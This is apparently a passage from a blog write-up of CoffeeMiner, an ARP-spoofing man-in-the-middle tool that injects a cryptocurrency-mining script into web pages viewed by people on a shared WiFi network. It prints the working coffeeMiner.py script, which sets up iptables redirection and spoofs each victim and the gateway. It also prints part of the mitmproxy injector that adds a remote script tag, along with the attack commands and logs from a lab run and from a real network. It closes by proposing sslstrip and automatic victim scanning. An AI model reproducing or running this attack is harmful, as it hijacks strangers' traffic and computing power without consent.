
And to execute, we just need to do:

```
> python3 coffeeMiner.py RouterIP
```

4. Demo

In order to do the demo, we set up the VirtualBox scenario explained above.

If we want to perform the attack manually, we will need the following terminals:


```
root@kali:~/coffeeMiner# ~/.local/bin/mitmdump -s
'injector.py http://10.0.2.20:8000/script.js' -T
Loading script: injector.py http://10.0.2.20:8000/
script.js
Proxy server listening at http://0.0.0.0:8080
```


```
root@kali:~/coffeeMiner# arpspoof -i eth0 -t 10.0
.2.10 10.0.2.15
8:0:27:81:31:b3 8:0:27:10:ff:7 0806 42: arp reply
 10.0.2.15 is-at 8:0:27:81:31:b3
8:0:27:81:31:b3 8:0:27:10:ff:7 0806 42: arp reply
 10.0.2.15 is-at 8:0:27:81:31:b3
8:0:27:81:31:b3 8:0:27:10:ff:7 0806 42: arp reply
 10.0.2.15 is-at 8:0:27:81:31:b3
8:0:27:81:31:b3 8:0:27:10:ff:7 0806 42: arp reply
 10.0.2.15 is-at 8:0:27:81:31:b3
8:0:27:81:31:b3 8:0:27:10:ff:7 0806 42: arp reply
 10.0.2.15 is-at 8:0:27:81:31:b3
8:0:27:81:31:b3 8:0:27:10:ff:7 0806 42: arp reply
 10.0.2.15 is-at 8:0:27:81:31:b3
```

```
8:0:27:81:31:b3 8:0:27:c0:8a:68 0806 42: arp repl
y 10.0.2.10 is-at 8:0:27:81:31:b3
8:0:27:81:31:b3 8:0:27:c0:8a:68 0806 42: arp repl
y 10.0.2.10 is-at 8:0:27:81:31:b3
8:0:27:81:31:b3 8:0:27:c0:8a:68 0806 42: arp repl
y 10.0.2.10 is-at 8:0:27:81:31:b3
```

```
root@kali:~/coffeeMiner# python3 httpServer.py
serving at port 8000
```

```
[0] 0:arpspoof*                                   "kali" 12:15 25-Dec-17
```

Then, once the ARPspoofing attack is done and the injector and the HTTP Server are ready, we can go to the victim's machine and browse to a website. The victim's traffic will go through the attacker machine, and will activate the injector:


```
.googleapis.com.
10.0.2.10:39202: clientdisconnect
10.0.2.10:39194: Client Handshake failed. The clie
nt may not trust the proxy's certificate for fonts
.googleapis.com.
10.0.2.10:39194: clientdisconnect
10.0.2.10:39196: Client Handshake failed. The clie
nt may not trust the proxy's certificate for fonts
.googleapis.com.
10.0.2.10:39196: clientdisconnect
10.0.2.10:39198: Client Handshake failed. The clie
nt may not trust the proxy's certificate for fonts
.googleapis.com.
10.0.2.10:39200: Client Handshake failed. The clie
nt may not trust the proxy's certificate for fonts
.googleapis.com.
10.0.2.10:39200: clientdisconnect
10.0.2.10:39198: clientdisconnect
10.0.2.10:42432: clientconnect
10.0.2.10:55984: clientconnect
10.0.2.10:55986: clientconnect
http://10.0.2.20:8000/script.js
text/plain
10.0.2.10:55986: GET http://92.122.241.234/success
.txt
                 << 200 OK 8b
10.0.2.10:42432: Client Handshake failed. The clie
nt may not trust the proxy's certificate for cdnjs
.cloudflare.com.
10.0.2.10:42432: clientdisconnect
10.0.2.10:55984: clientdisconnect
```


```
 10.0.2.15 is-at 8:0:27:81:31:b3
8:0:27:81:31:b3 8:0:27:10:ff:7 0806 42: arp reply
 10.0.2.15 is-at 8:0:27:81:31:b3
8:0:27:81:31:b3 8:0:27:10:ff:7 0806 42: arp reply
 10.0.2.15 is-at 8:0:27:81:31:b3
8:0:27:81:31:b3 8:0:27:10:ff:7 0806 42: arp reply
 10.0.2.15 is-at 8:0:27:81:31:b3
8:0:27:81:31:b3 8:0:27:10:ff:7 0806 42: arp reply
 10.0.2.15 is-at 8:0:27:81:31:b3
8:0:27:81:31:b3 8:0:27:10:ff:7 0806 42: arp reply
 10.0.2.15 is-at 8:0:27:81:31:b3
8:0:27:81:31:b3 8:0:27:10:ff:7 0806 42: arp reply
 10.0.2.15 is-at 8:0:27:81:31:b3
```

```
8:0:27:81:31:b3 8:0:27:c0:8a:68 0806 42: arp repl
y 10.0.2.10 is-at 8:0:27:81:31:b3
8:0:27:81:31:b3 8:0:27:c0:8a:68 0806 42: arp repl
y 10.0.2.10 is-at 8:0:27:81:31:b3
8:0:27:81:31:b3 8:0:27:c0:8a:68 0806 42: arp repl
y 10.0.2.10 is-at 8:0:27:81:31:b3
```

```
root@kali:~/coffeeMiner# python3 httpServer.py
serving at port 8000
10.0.2.10 - - [25/Dec/2017 12:16:25] "GET /script
.js HTTP/1.1" 200 -
```

```
[0] 0:arpspoof*                                   "kali" 12:16 25-Dec-17
```

As a result, the HTML pages that the victim is viewing will have the HTML lines of code that the attacker has injected.



```
alert("if you can read this, the script has been i
njected. This will be the minner");
```


```
miner_script/script.js            1,24          All
"miner_script/script.js" 1L, 86C
```

```
import os
import sys

#get gateway_ip (router)
gateway = sys.argv[1]
print("gateway: " + gateway)
# get victims_ip
victims = [line.rstrip('\n') for line in open("vi
ctims.txt")]
print("victims:")
print(victims)

# configure routing (IPTABLES)
os.system("echo 1 > /proc/sys/net/ipv4/ip_forward
")
os.system("iptables -t nat -A POSTROUTING -o eth0
 -j MASQUERADE")
os.system("iptables -t nat -A PREROUTING -p tcp -
-destination-port 80 -j REDIRECT --to-port 8080")
os.system("iptables -t nat -A PREROUTING -p tcp -
-destination-port 443 -j REDIRECT --to-port 8080"
)


# run the arpspoof for each victim, each one in a
 new console
for victim in victims:
    os.system("xterm -e arpspoof -i eth0 -t " + v
ictim + " " + gateway + " &")
    os.system("xterm -e arpspoof -i eth0 -t " + g
ateway + " " + victim + " &")
coffeeMiner.py                           1,1           Top
```

4.1. Demo video

In the following video, we can see the complete attack in the scenario, using the coffeeMiner.py script:


- VirtualBox demo:



```
import os
import sys

#get gateway_ip (router)
gateway = sys.argv[1]
print("gateway: " + gateway)
# get victims_ip
victims = [line.rstrip('\n') for line in open("vic
tims.txt")]
print("victims:")
print(victims)

# configure routing (IPTABLES)
os.system("echo 1 > /proc/sys/net/ipv4/
)
os.system("iptables -t nat -A POSTROUTIN
-j MASQUERADE")
os.system("iptables -t nat -A PREROUTING
destination-port 80 -j REDIRECT --to-port 8080")
os.system("iptables -t nat -A PREROUTING -p tcp
destination-port 443 -j REDIRECT --to-port 8080")


# run the arpspoof for each victim, each one in a
new console
for victim in victims:
    os.system("xterm -e arpspoof -i eth0 -t " + vi
ctim + " " + gateway + " &")
    os.system("xterm -e arpspoof -i eth0 -t " + ga
teway + " " + victim + " &")
coffeeMiner.py                              1,1          Top
```

```
            if self.path:
                html = BeautifulSoup(flow.response.co
ntent, "html.parser")
                print(self.path)
                print(flow.response.headers["content-
type"])
                if flow.response.headers["content-typ
e"] == 'text/html':
                    print("uuuuuu")
                    print(flow.response.headers["cont

                    print("asdf asdf asdf asdf asdf")
                    print("-----")
                    print("mmmmm")
                    script = html.new_tag(
                        "script",
                        src=self.path,
                        type='application/javascript'
)
                    html.body.insert(0, script)
                    flow.response.content = str(html)
.encode("utf8")
                    print("Script injected.")

def start():
    parser = argparse.ArgumentParser()
    parser.add_argument("path", type=str)
    args = parser.parse_args()
    return Injector(args.path)

#addons = [Injector()]
injector.py                          45,1           Bot
```

Real world WiFi network and laptops demo:



```
168.1.50:58096: GET http://87.98.231.50/blog/js/h
             << 200 OK 580b
p://192.168.1.45:8000/script.js
t/css
.168.1.50:58094: GET http://87.98.231.50/blog/css/
             << 200 OK 3.11k
tp://192.168.1.45:8000/script.js
xt/css
2.168.1.50:58093: GET http://87.98.231.50/bl
             << 200 OK 6.51k
ttp://192.168.1.45:8000/script.js
pplication/javascript
192.168.1.50:58097: GET http://87.98.231.50/blog/
             << 200 OK 8.45k
http://192.168.1.45:8000/script.js
application/javascript
192.168.1.50:58095: GET http://87.98.231.50/blog/vendor/bootstrap/js/bootstrap.min.js
             << 200 OK 9.6k
http://192.168.1.45:8000/script.js
application/javascript
192.168.1.50:58096: GET http://87.98.231.50/blog/vendor/jquery/jquery.min.js
             << 200 OK 32.97k
http://192.168.1.45:8000/script.js
application/javascript
192.168.1.50:58094: GET http://87.98.231.50/blog/js/agency.min.js
             << 200 OK 282b
http://192.168.1.45:8000/script.js
```

```
serving at port 8000
192.168.1.50 - - [03/Jan/2018 04:30:01] "GET /script.js HTTP/1.1" 200 -
```

Conclusion

As we have seen, the attack can be easily performed, and also can be deployed to be an autonomous attack in a WiFi network.

Another thing to have in mind is that for a real world WiFi network, it's better to perform the process with a powerful WiFi antenna, to reach better the entire physical zone.

The main objective was to perform the autonomous attack, but we still need to edit the victims.txt file with the IP addresses of the victims' devices. For a further version, a possible feature could be adding an autonomous Nmap scan, to add the IPs detected to the CoffeeMiner victims list. Another further feature could be adding sslstrip, to make sure the injection is also in the websites that the user can request over HTTPS.

The complete code is available in the github repo: https://github.com/arnaucode/coffeeMiner

---

Disclaimer: this article & project is for academic purposes only.

References in the press

English

1. https://www.theregister.co.uk/2018/01/05/wi_fi_crypto_mining/
2. http://securityaffairs.co/wordpress/67438/hacking/coffeeminer-hacking-wifi-cryptocurrency.html
3. https://gbhackers.com/coffeeminer-hacking-wifi/
4. https://www.privateinternetaccess.com/blog/2018/01/stop-coffeeminer-tool-injects-cryptocurrency-miner-html-requests-wifi-hotspots/
5. http://www.zdnet.com/article/how-to-hack-public-wi-fi-to-mine-for-cryptocurrency/
6. https://sensorstechforum.com/coffeeminer-malware-virus-detect-remove/
7. http://turningtrend.com/how-to-hack-public-wi-fi-to-mine-for-cryptocurrency/
8. https://www.theissue.com/technology/coffeeminer-demonstrates-how-hijackers-can-use-public-wi-fi-networks-to-mine-cryptocurrency
9. https://koddos.net/blog/hackers-use-coffeeminer-hijack-public-wifi-hotspots-mine-cryptocurrency/?utm_source=Sociallymap&utm_medium=Sociallymap&utm_campaign=Sociallymap
10. http://nymag.com/selectall/2018/01/coffeeminer-allows-hackers-to-mine-bitcoin-on-public-wi-fi.html
11. https://medium.com/computerist/beware-coffeeminer-project-lets-you-hack-public-wi-fi-to-mine-cryptocoins-1915624c2ea5

12. https://resiliencepost.com/2018/01/12/coffeeminer-forces-coffee-shop-visitors-to-mine-for-monero/

13. https://fossbytes.com/coffeeminer-attack-wifi-attack-cryptomining/

14. https://securityboulevard.com/2018/01/coffeeminer-poc-targets-public-wi-fi-networks-to-mine-for-cryptocurrency/

15. https://latesthackingnews.com/2018/01/07/hacking-wireless-networks-use-coffeeminer-inject-cryptocurrency-miners/

